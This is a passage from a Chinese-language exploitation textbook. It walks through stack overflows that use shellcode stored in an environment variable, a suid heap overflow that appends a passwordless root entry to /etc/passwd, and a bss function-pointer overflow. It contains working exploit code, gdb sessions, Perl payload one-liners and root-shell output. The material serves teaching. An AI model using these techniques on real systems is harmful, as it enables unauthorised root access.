  for(i=0; i < 40; i+=4)
  { *(addr_ptr++) = ret; }

// End the string
  buffer[40-1] = 0;

// Now call the program ./vuln with our crafted buffer as its argument
// and using the environment env as its environment.
  execle("./vuln2", "vuln2", buffer, 0, env);

// Free the buffer memory
  free(buffer);

  return 0;
}
```

程序编译和执行后的结果如下：

```
$ gcc -o env_exploit env_exploit.c
$ ./env_exploit
sh-2.05a# whoami
root
sh-2.05a#
```

当然，没有 exploit 程序，也可以使用这种方法。在 bash shell 下，环境变量由命令 export VARNAME=value 来设置和导出。使用 export、Perl 和几对重音符，可以将 shellcode 和大量的 NOP sled 保存在当前环境中。

```
$ export SHELLCODE=`perl -e 'print "\x90"x100;'``cat shellcode`
```

下一步是找到这个环境变量的地址。可以用调试器，例如 gdb，或者仅仅编写一个小实用程序来完成。下面解释这两种方法。

使用调试器的要点是在调试器中打开易受攻击的程序，并且在开始处正确设置断点。这会使程序开始执行，但在真正执行任何操作前停止。此时，使用 gdb 命令 x/20s $esp 可以从堆栈指针开始向前检查内存。这个命令将打印出从堆栈指针开始的后 20 个字符串。命令中的 x 是 examine 的缩写，20s 表示需要 20 个零结束字符串。命令执行后按回车键将继续上述命令，检查内存中接下来的 20 个字符串。这个过程可一直重复，直到在内存中找到该环境变量。

在下面的输出中，vuln2 用 gdb 来调试，检查堆栈存储器中的字符串，以寻找在环境变量 SHELLCODE（黑体显示）中存储的 shellcode。

```
$ gdb vuln2
GNU gdb 5.2.1
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) break main
Breakpoint 1 at 0x804833e
(gdb) run
Starting program: /hacking/vuln2

Breakpoint 1, 0x0804833e in main ()
(gdb) x/20s $esp
0xbffff8d0:
"0\234\002@\204\204\024@ \203\004\bR\202\004\b0\202\004\b\204\204\024@ooÿ¿F\202\004
\b\200ù\004@\204\204\024@(ùÿ¿B¡\003@\001"
0xbffff902:    ""
0xbffff903:    ""
0xbffff904:    "Tùÿ¿\\ùÿ¿\200\202\004\b"
0xbffff911:    ""
0xbffff912:    ""
0xbffff913:    ""
0xbffff914:    "P¢"
0xbffff917:    "@\\C\024@TU\001@\001"
0xbffff922:    ""
0xbffff923:    ""
0xbffff924:    "\200\202\004\b"
0xbffff929:    ""
0xbffff92a:    ""
0xbffff92b:    ""
0xbffff92c:    "¡\202\004\b8\203\004\b\001"
0xbffff936:    ""
0xbffff937:    ""
0xbffff938:    "Tùÿ¿0\202\004\b \203\004\b\020ª"
0xbffff947:    "@Lùÿ¿'Z\001@\001"
(gdb)
0xbffff952:    ""
0xbffff953:    ""
0xbffff954:    "eúÿ¿"
```

```
0xbffff959:   ""
0xbffff95a:   ""
0xbffff95b:   ""
0xbffff95c:
"túÿ¿\201úÿ¿ úÿ¿Aúÿ¿xúÿ¿Yûÿ¿îûÿ¿\035üÿ¿=üÿ¿\211üÿ¿¢üÿ¿Rüÿ¿Äüÿ¿Düÿ¿åüÿ¿\202yÿ¿\227yÿ
¿¶yÿ¿Oyÿ¿óyÿ¿\002pÿ¿\npÿ¿-pÿ¿Upÿ¿\206pÿ¿\220pÿ¿\236pÿ¿ºpÿ¿Ipÿ¿xpÿ¿Uÿÿ¿"
0xbffff9d9:   ""
0xbffff9da:   ""
0xbffff9db:   ""
0xbffff9dc:   "\020"
0xbffff9de:   ""
0xbffff9df:   ""
0xbffff9e0:   "ÿù\203\003\006"
0xbffff9e6:   ""
0xbffff9e7:   ""
0xbffff9e8:   ""
0xbffff9e9:   "\020"
0xbffff9eb:   ""
0xbffff9ec:   "\021"
(gdb)
0xbffff9ee:   ""
0xbffff9ef:   ""
0xbffff9f0:   "d"
0xbffff9f2:   ""
0xbffff9f3:   ""
0xbffff9f4:   "\003`
0xbffff9f6:   ""
0xbffff9f7:   ""
0xbffff9f8:   "4\200\004\b\004"
0xbffff9fe:   ""
0xbffff9ff:   ""
0xbffffa00:   " "
0xbffffa02:   ""
0xbffffa03:   ""
0xbffffa04:   "\005"
0xbffffa06:   ""
0xbffffa07:   ""
0xbffffa08:   "\006"
0xbffffa0a:   ""
0xbffffa0b:   ""
(gdb)
0xbffffa0c:   "\a"
0xbffffa0e:   ""
0xbffffa0f:   ""
0xbffffa10:   ""
0xbffffa11:   ""
0xbffffa12:   ""
0xbffffa13:   "@\b"
0xbffffa16:   ""
0xbffffa17:   ""
0xbffffa18:   ""
0xbffffa19:   ""
0xbffffa1a:   ""
```

```
0xbffffa1b:    ""
0xbffffa1c:    "\t"
0xbffffa1e:    ""
0xbffffa1f:    ""
0xbffffa20:    "\200\202\004\b\v"
0xbffffa26:    ""
0xbffffa27:    ""
0xbffffa28:    "è\003"
(gdb)
0xbffffa2b:    ""
0xbffffa2c:    "\f"
0xbffffa2e:    ""
0xbffffa2f:    ""
0xbffffa30:    "è\003"
0xbffffa33:    ""
0xbffffa34:    "\r"
0xbffffa36:    ""
0xbffffa37:    ""
0xbffffa38:    "d"
0xbffffa3a:    ""
0xbffffa3b:    ""
0xbffffa3c:    "\016"
0xbffffa3e:    ""
0xbffffa3f:    ""
0xbffffa40:    "d"
0xbffffa42:    ""
0xbffffa43:    ""
0xbffffa44:    "\017"
0xbffffa46:    ""
(gdb)
0xbffffa47:    ""
0xbffffa48:    "`úÿ¿"
0xbffffa4d:    ""
0xbffffa4e:    ""
0xbffffa4f:    ""
0xbffffa50:    ""
0xbffffa51:    ""
0xbffffa52:    ""
0xbffffa53:    ""
0xbffffa54:    ""
0xbffffa55:    ""
0xbffffa56:    ""
0xbffffa57:    ""
0xbffffa58:    ""
0xbffffa59:    ""
0xbffffa5a:    ""
0xbffffa5b:    ""
0xbffffa5c:    ""
0xbffffa5d:    ""
0xbffffa5e:    ""
(gdb)
0xbffffa5f:    ""
```

```
0xbffffa60:   "i686"
0xbffffa65:   "/hacking/vuln2"
0xbffffa74:   "PWD=/hacking"
0xbffffa81:   "XINITRC=/etc/X11/xinit/xinitrc"
0xbffffaa0:   "JAVAC=/opt/sun-jdk-1.4.0/bin/javac"
0xbffffac3:   "PAGER=/usr/bin/less"
0xbffffad7:   "SGML_CATALOG_FILES=/etc/sgml/sgml-ent.cat:/etc/sgml/sgml-
docbook.cat:/etc/sgml/openjade-1.3.1.cat:/etc/sgml/sgml-docbook-
3.1.cat:/etc/sgml/sgml-docbook-3.0.cat:/etc/sgml/dsssl-docbook-stylesheets.cat:"...
0xbffffb9f:   "/etc/sgml/sgml-docbook-4.0.cat:/etc/sgml/sgml-docbook-4.1.cat"
0xbffffbdd:   "HOSTNAME=overdose"
0xbffffbef:   "CLASSPATH=/opt/sun-jdk-1.4.0/jre/lib/rt.jar:."
0xbffffc1d:   "VIMRUNTIME=/usr/share/vim/vim61"
0xbffffc3d:
"MANPATH=/usr/share/man:/usr/local/share/man:/usr/X11R6/man:/opt/insight/man"
0xbffffc89:   "LESSOPEN=|lesspipe.sh %s"
0xbffffca2:   "USER=matrix"
0xbffffcae:   "MAIL=/var/mail/matrix"
0xbffffcc4:   "CVS_RSH=ssh"
0xbffffcd0:   "INPUTRC=/etc/inputrc"
0xbffffce5:   "SHELLCODE=", '\220' <repeats 100 times>,
"1A°F1U1ÉI\200ë\026[1A\210C\a\211[\b\211C\f°\v\215K\b\215S\fI\200èåÿÿÿ/bin/sh"
0xbffffd82:   "EDITOR=/usr/bin/nano"
(gdb)
0xbffffd97:   "CONFIG_PROTECT_MASK=/etc/gconf"
0xbffffdb6:   "JAVA_HOME=/opt/sun-jdk-1.4.0"
0xbffffdd3:   "SSH_CLIENT=10.10.10.107 3108 22"
0xbffffdf3:   "LOGNAME=matrix"
0xbffffe02:   "SHLVL=1"
0xbffffe0a:   "MOZILLA_FIVE_HOME=/usr/lib/mozilla"
0xbffffe2d:   "INFODIR=/usr/share/info:/usr/X11R6/info"
0xbffffe55:   "SSH_CONNECTION=10.10.10.107 3108 10.10.11.110 22"
0xbffffe86:   "_=/bin/sh"
0xbffffe90:   "SHELL=/bin/sh"
0xbffffe9e:   "JDK_HOME=/opt/sun-jdk-1.4.0"
0xbffffeba:   "HOME=/home/matrix"
0xbffffecc:   "TERM=linux"
0xbffffed7:   "PATH=/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/X11R6/bin:/opt/sun-
jdk-1.4.0/bin:/opt/sun-jdk-
1.4.0/jre/bin:/opt/insight/bin:.:/opt/j2re1.4.1/bin:/sbin:/usr/sbin:/usr/local/sbin
:/home/matrix/bin:/sbin"...
0xbfffff9f:   ":/usr/sbin:/usr/local/sbin:/sbin:/usr/sbin:/usr/local/sbin"
0xbfffffda:   "SSH_TTY=/dev/pts/1"
0xbfffffed:   "/hacking/vuln2"
0xbffffffc:   ""
0xbffffffd:   ""
0xbffffffe:   ""
(gdb) x/s 0xbffffce5
0xbffffce5:   "SHELLCODE=", '\220' <repeats 100 times>,
"1A°F1U1ÉI\200ë\026[1A\210C\a\211[\b\211C\f°\v\215K\b\215S\fI\200èåÿÿÿ/bin/sh"
(gdb) x/s 0xbffffcf5
0xbffffcf5:   '\220' <repeats 94 times>,
"1A°F1U1ÉI\200ë\026[1A\210C\a\211[\b\211C\f°\v\215K\b\215S\fI\200èåÿÿÿ/bin/sh"
```

```
(gdb) quit
The program is running.  Exit anyway? (y or n) y
```

找到环境变量 SHELLCODE 所在的地址后，用命令 x/s 来检查那个字符串。但这一地址包括字符串“SHELLCODE=”，因此要给这一地址加上 16 个字节，以提供一个位于 NOP sled 中某个单元的地址。100 个字节的 NOP sled 提供了一点浮动空间，因此不需要非常精确。

调试器显示地址 0xbffffcf5 正好在 NOP sled 首地址附近，并且 shellcode 存储在环境变量 SHELLCODE 中。具备了这些知识，再多几个 Perl，一对重音符，就可以 exploit 这个易受攻击的程序，如下所示：

```
$ ./vuln2 `perl -e 'print "\xf5\xfc\xff\xbf"x10;'`
sh-2.05a# whoami
root
sh-2.05a#
```

下一次，溢出缓冲区究竟需要多大这一极限可以很快研究出来。如下述实验所示，缓冲区小到只有 32 个字节时，仍然能重写返回地址：

```
$ ./vuln2 `perl -e 'print "\xf5\xfc\xff\xbf"x10;'`
sh-2.05a# exit
$ ./vuln2 `perl -e 'print "\xf5\xfc\xff\xbf"x9;'`
sh-2.05a# exit
$ ./vuln2 `perl -e 'print "\xf5\xfc\xff\xbf"x8;'`
sh-2.05a# exit
$ ./vuln2 `perl -e 'print "\xf5\xfc\xff\xbf"x7;'`
Segmentation fault
$
```

另一种获取环境变量地址的方法是写一个简单的帮助程序。这个程序可以简单地使用文档齐全的 getenv()函数在环境中查找第一个程序参数。如果什么也没有找到，程序就退出，并给出一个状态消息，如果找到变量，就将它的地址打印出来。

getenvaddr.c 的代码

```
#include <stdlib.h>

int main(int argc, char *argv[])
{
  char *addr;
  if(argc < 2)
{
  printf("Usage:\n%s <environment variable name>\n", argv[0]);
  exit(0);
}
addr = getenv(argv[1]);
if(addr == NULL)
  printf("The environment variable %s doesn't exist.\n", argv[1]);
else
  printf("%s is located at %p\n", argv[1], addr);
```

```
  return 0;
}
```

下面给出程序 getenvaddr.c 的编译和执行结果，以寻找环境变量 SHELLCODE 的地址：

```
$ gcc -o getenvaddr getenvaddr.c
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffcec
$
```

这个程序与 gdb 返回的地址稍有不同。这是因为帮助程序的环境与易受攻击程序执行时的环境稍有不同，也与易受攻击程序在 gdb 中执行时略有不同。幸运的是，100 个字节的 NOP sled 足以弥补这些细微的差异。

```
$ ./vuln2 `perl -e 'print "\xec\xfc\xff\xbf"x8;'`
sh-2.05a# whoami
root
sh-2.05a#
```

然而，如果仅将一个庞大的 NOP sled 随意地放在 shellcode 的前面，那就像在充满水的游泳池里玩。肯定是 root shell 弹出或球进入，但究竟是哪种情况通常是偶然的，而且经验不会起绝对作用。玩溢出只会发生在业余爱好者的身上，而专家可以准确地将球浸在他们调用的袋子里。在程序 exploitation 领域，业余与专业的区别就是准确知道某些东西在存储器中的位置还是仅仅靠猜测。

为了能够准确地预测内存地址，必须找出地址之间的差别。要执行的程序名的长度似乎对环境变量的地址有一定影响。通过改变帮助程序的名称并进行实验可以进一步探究这种影响的大小。这种类型的实验和模式识别是黑客应该具备的重要技巧。

```
$ gcc -o a getenvaddr.c
$ ./a SHELLCODE
SHELLCODE is located at 0xbffffcfe
$ cp a bb
$ ./bb SHELLCODE
SHELLCODE is located at 0xbffffcfc
$ cp bb ccc
$ ./ccc SHELLCODE
SHELLCODE is located at 0xbffffcfa
```

如上述实验所示，正在执行的程序的名称长度对输出的环境变量的位置有影响。总体趋势是程序名长度每增加一个字节，环境变量的地址减少 2 个字节。对于程序名 getenvaddr，这一规则仍然成立，因为名称 getenvaddr 和 a 之间的长度相差 9 个字节，所以地址 0xbffffcfe 和地址 0xbffffcec 之间相差 18 个字节。

具备了这些知识，在执行易受攻击程序时，就可以预测环境变量的确切地址。这意味着可以消除 NOP sled 的支撑。

```
$ export SHELLCODE=`cat shellcode`
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffd50
$
```

由于易受攻击程序的名称是 vuln2，5 个字节长，而帮助程序的名称是 getenvaddr，10 个字节长，因而易受攻击程序执行时，shellcode 的地址会多 10 个字节。这是因为帮助程序的名称比易受攻击程序的名称多出了 5 个字节。可以简单算出，易受攻击程序执行时，预测的 shellcode 地址应该是 0xbffffd5a。

```
$ ./vuln2 `perl -e 'print "\x5a\xfd\xff\xbf"x8;'`
sh-2.05a# whoami
root
sh-2.05a#
```

这种类似外科手术的精确处理方法的确是一种良好的习惯做法，但并不总是必须的。虽然从这一实验中获得的知识有助于计算 NOP sled 的长度。只要帮助程序名的长度大于易受攻击程序名的长度，则由帮助程序返回的地址总会大于易受攻击程序执行时的地址。这就是说，在环境变量中 shellcode 前面的一个小 NOP sled 将巧妙地补偿这个差别。

必要的 NOP sled 的大小可以很容易地计算出来。因为一个易受攻击程序的名称需要至少一个字符，程序名长度之间的差的最大值将是帮助程序名的长度减去 1。在我们这个例子中，帮助程序名是 getenvaddr，这意味着 NOP sled 应该是 18 个字节长，因为文件名长度每差一个字节，地址要调整 2 个字节，即(10-1)* 2 = 18。

2.8　基于堆和 bss 的溢出

除了基于堆栈的溢出外，缓冲区溢出弱点还会发生在堆和 bss 存储段。尽管这些类型的溢出不像基于堆栈的溢出那样已被标准化，但有相同的效果。由于这些类型的溢出没有返回地址覆盖，所以它们依赖于存储在某个可溢出缓冲区之后空间中的重要变量。如果某个重要变量，例如可跟踪用户权限或者鉴别状态的变量，存储在可溢出的缓冲区之后，则这个变量可以被覆盖为全权或鉴别状态被置位。或者，如果一个函数指针存储在可溢出的缓冲区之后，它可以被覆盖，当函数指针最终被调用时，导致程序调用另一个不同的内存地址（shellcode 所在的地址）。

因为在堆和 bss 存储段中的溢出 exploit 更多地依赖于程序的存储分布，所以这些类型的弱点更难发现。

2.8.1　一种基本的基于堆的溢出

下述程序是一个简单的具有代表性的程序。该程序易受基于堆的溢出的攻击。这是一个完全人为的例子，因而它只是一个例子而不是一个真正的程序。此程序中已经加入了调试信息。

heap.c 的代码

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
```

```
{
  FILE *fd;

// Allocating memory on the heap
  char *userinput = malloc(20);
  char *outputfile = malloc(20);

if(argc < 2)
{
  printf("Usage: %s <string to be written to /tmp/notes>\n", argv[0]);
  exit(0);
}

// Copy data into heap memory
  strcpy(outputfile, "/tmp/notes");
  strcpy(userinput, argv[1]);

// Print out some debug messages
  printf("---DEBUG--\n");
  printf("[*] userinput  @ %p: %s\n", userinput, userinput);
  printf("[*] outputfile @ %p: %s\n", outputfile, outputfile);
  printf("[*] distance between: %d\n", outputfile - userinput);
  printf("----------\n\n");

// Writing the data out to the file.
  printf("Writing to \"%s\" to the end of %s...\n", userinput, outputfile);
  fd = fopen(outputfile, "a");
  if (fd == NULL)
  {
    fprintf(stderr, "error opening %s\n", outputfile);
    exit(1);
  }

  fprintf(fd, "%s\n", userinput);
  fclose(fd);

  return 0;
}
```

在下面的输出中，程序被编译了，设置了 suid root 标志位，并且执行以说明其功能。

```
$ gcc -o heap heap.c
$ sudo chown root.root heap
$ sudo chmod u+s heap
$
$ ./heap testing
---DEBUG--
[*] userinput  @ 0x80498d0: testing
[*] outputfile @ 0x80498e8: /tmp/notes
[*] distance between: 24
----------

Writing to "testing" to the end of /tmp/notes...
```

```
$ cat /tmp/notes
testing
$ ./heap more_stuff
---DEBUG--
[*] userinput  @ 0x80498d0: more_stuff
[*] outputfile @ 0x80498e8: /tmp/notes
[*] distance between: 24
----------

Writing to "more_stuff" to the end of /tmp/notes...
$ cat /tmp/notes
testing
more_stuff
$
```

这是一个相当简单的程序，它只用了一个参数，并将那个字符串附加在 file/tmp/notes 之后。应该注意的一个重要细节是，在堆中，为 userinput 变量分配的存储空间在变量 outputfile 的存储空间之前。程序的调试输出有助于弄清楚这一点——userinput 分配在 0x80498d0，outputfile 分配在 0x80498e8。这两个地址之间相差 24 个字节。因为第一个缓冲区以零结束，所以可以输入这个缓冲区而不溢出到下一个缓冲区的最大数据量应该是 23 个字节。分别使用 23 个字节和 24 个字节的参数试一下，可以很快验证这一点。

```
$ ./heap 1234567890123456789012
---DEBUG--
[*] userinput  @ 0x80498d0: 1234567890123456789012
[*] outputfile @ 0x80498e8: /tmp/notes
[*] distance between: 24
----------

Writing to "1234567890123456789012" to the end of /tmp/notes...
$ cat /tmp/notes
testing
more_stuff
1234567890123456789012
$ ./heap 123456789012345678901234
---DEBUG--
[*] userinput  @ 0x80498d0: 123456789012345678901234
[*] outputfile @ 0x80498e8:
[*] distance between: 24
----------

Writing to "123456789012345678901234" to the end of ...
error opening ÿh
$ cat /tmp/notes
testing
more_stuff
1234567890123456789012
$
```

如预期的一样，23 个字节存入 userinput 缓冲区没有任何问题，但尝试存入 24 个字节时，空结束符溢出到了变量 outputfile 缓冲区的首部。这会引起 outputfile 的内容被抹掉而

只剩下一个空字节，这显然无法作为一个文件打开。但如果空字节以外的东西溢出到outputfile缓冲区又会怎样呢？

```
$ ./heap 12345678901234567890234testfile
---DEBUG--
[*] userinput  @ 0x80498d0: 12345678901234567890234testfile
[*] outputfile @ 0x80498e8: testfile
[*] distance between: 24
----------
Writing to "12345678901234567890234testfile" to the end of testfile...
$ cat testfile
12345678901234567890234testfile
$
```

这次字符串testfile溢出到outputfile缓冲区。这会使程序写的是testfile而不是原程序要写的/tmp/notes。

读字符串时以空字节为结束标志，所以整个字符串作为userinput被写入文件。由于这是一个附加数据到可控的文件名的suid程序，所以数据可以附加到任何文件上。尽管对这一数据的确有一些限制，它必须以被控制的文件名结束。

可能还有几种比较巧妙的方法来exploit这种类型的能力。最明显的一种是附加一些东西到/etc/passwd文件上。这个文件包括系统所有用户的用户名、ID和登录shell。很自然，这是一个关键的系统文件，因此在弄乱之前先做一个备份是一个好主意。

```
$ cp /etc/passwd /tmp/passwd.backup
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/adm:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
man:x:13:15:man:/usr/man:/bin/false
nobody:x:65534:65534:nobody:/:/bin/false
matrix:x:1000:100::/home/matrix:
sshd:x:22:22:sshd:/var/empty:/dev/null
$
```

/etc/passwd文件中的字段用冒号分隔，第一个字段是登录名，然后是密码、用户ID、组ID、用户名、根目录，最后是登录shell。密码字段全部用x字符填充，因为加密后的密码保存在其他地方的另一个映像文件中。但如果保留这个字段为空白，则不需要任何密码。另外，用户ID为0的密码文件中的任一项都会被赋予root权限。那意味着目的是给有root权限但又不要求密码的密码文件额外再附加一项。附加的命令行格式如下：

```
myroot::0:0:me:/root:/bin/bash
```

然而，这种特定的堆溢出exploit的本性不允许将确切的命令行写入/etc/passwd文件中，

因为字符串必须以/etc/passwd 结束。如果仅仅将文件名附加在登录项的末尾，密码文件项可能出错。符号文件连接的妙用可以弥补这一缺陷，所以数据项可以以/etc/passwd 结束，并且仍然是密码文件中的有效行。如下所示：

```
$ mkdir /tmp/etc
$ ln -s /bin/bash /tmp/etc/passwd
$ /tmp/etc/passwd
$ exit
exit
$ ls -l /tmp/etc/passwd
lrwxrwxrwx    1 matrix   users          9 Nov 27 15:46 /tmp/etc/passwd ->
/bin/bash
```

现在“/tmp/etc/passwd”指向登录 shell“/bin/bash”。这意味着密码文件的有效登录 shell 也是“/tmp/etc/passwd”，使下面的命令有效：

```
myroot::0:0:me:/root:/tmp/etc/passwd
```

只需将这一行的值稍加修改，以便使“/etc/passwd”之前的部分正好为 24 个字节长：

```
$ echo -n "myroot::0:0:me:/root:/tmp" | wc
      0       1      25
$ echo -n "myroot::0:0:m:/root:/tmp" | wc
      0       1      24
$
```

这就是说，如果将字符串“myroot::0:0:m:/root:/tmp/etc/passwd”写入易受攻击的堆程序中，该字符串将被附加在 etc/passwd 文件的尾部。而且由于这一行没有密码，且又具有 root 权限，则访问这个账户并获得 root 访问权限应该非常简单，如下面的输出所示：

```
$ ./heap myroot::0:0:m:/root:/tmp/etc/passwd
---DEBUG--
[*] userinput  @ 0x80498d0: myroot::0:0:m:/root:/tmp/etc/passwd
[*] outputfile @ 0x80498e8: /etc/passwd
[*] distance between: 24
----------

Writing to "myroot::0:0:m:/root:/tmp/etc/passwd" to the end of /etc/passwd...
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/adm:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
man:x:13:15:man:/usr/man:/bin/false
nobody:x:65534:65534:nobody:/:/bin/false
matrix:x:1000:100::/home/matrix:
sshd:x:22:22:sshd:/var/empty:/dev/null
myroot::0:0:m:/root:/tmp/etc/passwd
$
```

```
$ su myroot
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

2.8.2 函数指针溢出

下面的例子利用了 bss 段内存溢出。程序是一个简单的机会游戏。玩游戏需要有 10 个分值，游戏的目的是猜一个 1～20 之间随机选择出来的数。如果猜对，奖励 100 分。（由于只是一个例子，所以省略了加减分值的代码。）分值的改变由输出消息标记出来。

从统计学的角度来说，这个游戏对游戏者不利，因为只有二十分之一的取胜机会，而需要付出 10 倍的奖励分值。但是，有一种方法可将取胜的机会增加一点。

bss_game.c 的代码

```
#include <stdlib.h>
#include <time.h>

int game(int);
int jackpot();

int main(int argc, char *argv[])
{
  static char buffer[20];
  static int (*function_ptr) (int user_pick);

  if(argc < 2)
  {
    printf("Usage: %s <a number 1 - 20>\n", argv[0]);
    printf("use %s help or %s -h for more help.\n", argv[0], argv[0]);
    exit(0);
  }

// Seed the randomizer
  srand(time(NULL));

// Set the function pointer to point to the game function.
  function_ptr = game;

// Print out some debug messages
  printf("---DEBUG--\n");
  printf("[before strcpy] function_ptr @ %p: %p\n",&function_ptr,function_ptr);
  strcpy(buffer, argv[1]);

  printf("[*] buffer @ %p: %s\n", buffer, buffer);
  printf("[after strcpy]  function_ptr @ %p: %p\n",&function_ptr,function_ptr);

if(argc > 2)
```

```
  printf("[*] argv[2] @ %p\n", argv[2]);
  printf("----------\n\n");

// If the first argument is "help" or "-h" display a help message
  if((!strcmp(buffer, "help")) || (!strcmp(buffer, "-h")))
  {
    printf("Help Text:\n\n");
    printf("This is a game of chance.\n");
    printf("It costs 10 credits to play, which will be\n");
    printf("automatically deducted from your account.\n\n");
    printf("To play, simply guess a number 1 through 20\n");
    printf("    %s <guess>\n", argv[0]);

    printf("If you guess the number I am thinking of,\n");
    printf("you will win the jackpot of 100 credits!\n");
  }
  else
// Otherwise, call the game function using the function pointer
  {
    function_ptr(atoi(buffer));
  }
}

int game(int user_pick)
{
  int rand_pick;

// Make sure the user picks a number from 1 to 20
  if((user_pick < 1) || (user_pick > 20))
  {
    printf("You must pick a value from 1 - 20\n");
    printf("Use help or -h for help\n");
    return;
  }

  printf("Playing the game of chance..\n");
  printf("10 credits have been subtracted from your account\n");
/* <insert code to subtract 10 credits from an account> */

// Pick a random number from 1 to 20
  rand_pick = (rand()% 20) + 1;

  printf("You picked:   %d\n", user_pick);
  printf("Random Value: %d\n", rand_pick);

// If the random number matches the user's number, call jackpot()
  if(user_pick == rand_pick)
    jackpot();
  else
    printf("Sorry, you didn't win this time..\n");
}
```

```
// Jackpot Function.  Give the user 100 credits.
int jackpot()
{
  printf("You just won the jackpot!\n");
  printf("100 credits have been added to your account.\n");
  /* <insert code to add 100 credits to an account> */
}
```

下面的输出给出了程序的编译结果，以及几个玩游戏过程中程序的执行结果。

```
$ gcc -o bss_game bss_game.c
$ ./bss_game
Usage: ./bss_game <a number 1 - 20>
use ./bss_game help or ./bss_game -h for more help.
$ ./bss_game help
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: help
[after strcpy]  function_ptr @ 0x8049c88: 0x8048662
----------

Help Text:

This is a game of chance.
It costs 10 credits to play, which will be
automatically deducted from your account.

To play, simply guess a number 1 through 20
    ./bss_game <guess>
If you guess the number I am thinking of,
you will win the jackpot of 100 credits!
$ ./bss_game 5
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 5
[after strcpy]  function_ptr @ 0x8049c88: 0x8048662
----------

Playing the game of chance..
10 credits have been subtracted from your account
You picked:   5
Random Value: 12
Sorry, you didn't win this time..
$ ./bss_game 7
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 7
[after strcpy]  function_ptr @ 0x8049c88: 0x8048662
----------

Playing the game of chance..
10 credits have been subtracted from your account
You picked:   7
Random Value: 6
```

```
Sorry, you didn't win this time..
$ ./bss_game 15
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 15
[after strcpy]  function_ptr @ 0x8049c88: 0x8048662
----------

Playing the game of chance..
10 credits have been subtracted from your account
You picked:   15
Random Value: 15
You just won the jackpot!
100 credits have been added to your account.
$
```

非常好，奖励 100 分。这个程序的重要细节是静态声明的缓冲区位于静态声明的函数指针之前。因为它们都是静态声明的，并且没有初始化，因此它们都位于内存的 bss 段。调试语句显示缓冲区分配在 0x8049c74，函数指针分配在 0x8049c88，相差 20 个字节。因此如果将 21 个字节存入缓冲区中，则第 21 个字节应该溢出到函数指针中。下面代码中的黑体字表示溢出。

```
$ ./bss_game 123456789012345678890
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 123456789012345678890
[after strcpy]  function_ptr @ 0x8049c88: 0x8048600
----------

Illegal instruction
$
$ ./bss_game 12345678901234567890A
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 12345678901234567890A
[after strcpy]  function_ptr @ 0x8049c88: 0x8040041
----------

Segmentation fault
$
```

上面所示的第一次溢出，第 21 个字符是结束字符串的空字节。因为函数指针以 little-endian 字节次序存储，因此最低有效字节（位于末尾）被重写为 0x00，使得新的函数指针为 0x80486000。在上面所示的输出中，这指向一条非法指令。但在不同的系统中，这也可能指向一些合法的内容。

如果另一个字节溢出，那么空字节左移，第 22 个字节重写函数指针的最低有效字节。在上述例子中，使用的是字符 A，它的十六进制码是 0x41。这意味着不仅函数指针的一部分可以被修改，而且也可以被控制。如果溢出 4 个字节，那么整个函数指针都会被这 4 个字节重写和控制，如下所示：

```
$ ./bss_game 123456789012345678901ABCD
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 123456789012345678901ABCD
[after strcpy]  function_ptr @ 0x8049c88: 0x44434241
----------

Segmentation fault
$
```

在上面的例子中，函数指针被“ABCD”覆盖，用十六进制码表示分别是 D（0x44），C（0x43），B（0x42），A（0x41），由于字节次序的原因，字符串顺序反转。在上述两种情况下，由于程序试图跳转到一个没有函数入口地址的函数，所以程序会因为分割错误而崩溃。由于函数指针可控，所以程序的执行也可控。现在惟一要做的就是在“ABCD”位置上插入一个有效的地址。

nm 命令行列出了目标文件中的符号。用这些符号可以找出程序中函数的地址。

```
$ nm bss_game
08049b60 D _DYNAMIC
08049c3c D _GLOBAL_OFFSET_TABLE_
080487a4 R _IO_stdin_used
         w _Jv_RegisterClasses
08049c2c d __CTOR_END__
08049c28 d __CTOR_LIST__
08049c34 d __DTOR_END__
08049c30 d __DTOR_LIST__
08049b5c d __EH_FRAME_BEGIN__
08049b5c d __FRAME_END__
08049c38 d __JCR_END__
08049c38 d __JCR_LIST__
08049c70 A __bss_start
08049b50 D __data_start
08048740 t __do_global_ctors_aux
08048430 t __do_global_dtors_aux
08049b54 d __dso_handle
         w __gmon_start__
         U __libc_start_main@@GLIBC_2.0
08049c70 A _edata
08049c8c A _end
08048770 T _fini
080487a0 R _fp_hw
08048324 T _init
080483e0 T _start
         U atoi@@GLIBC_2.0
08049c74 b buffer.0
08048404 t call_gmon_start
08049c70 b completed.1
08049b50 W data_start
         U exit@@GLIBC_2.0
08048470 t frame_dummy
```

```
08049c88 b function_ptr.1
08048662 T game
0804871c T jackpot
08048498 T main
08049b58 d p.0
         U printf@@GLIBC_2.0
         U rand@@GLIBC_2.0
         U srand@@GLIBC_2.0
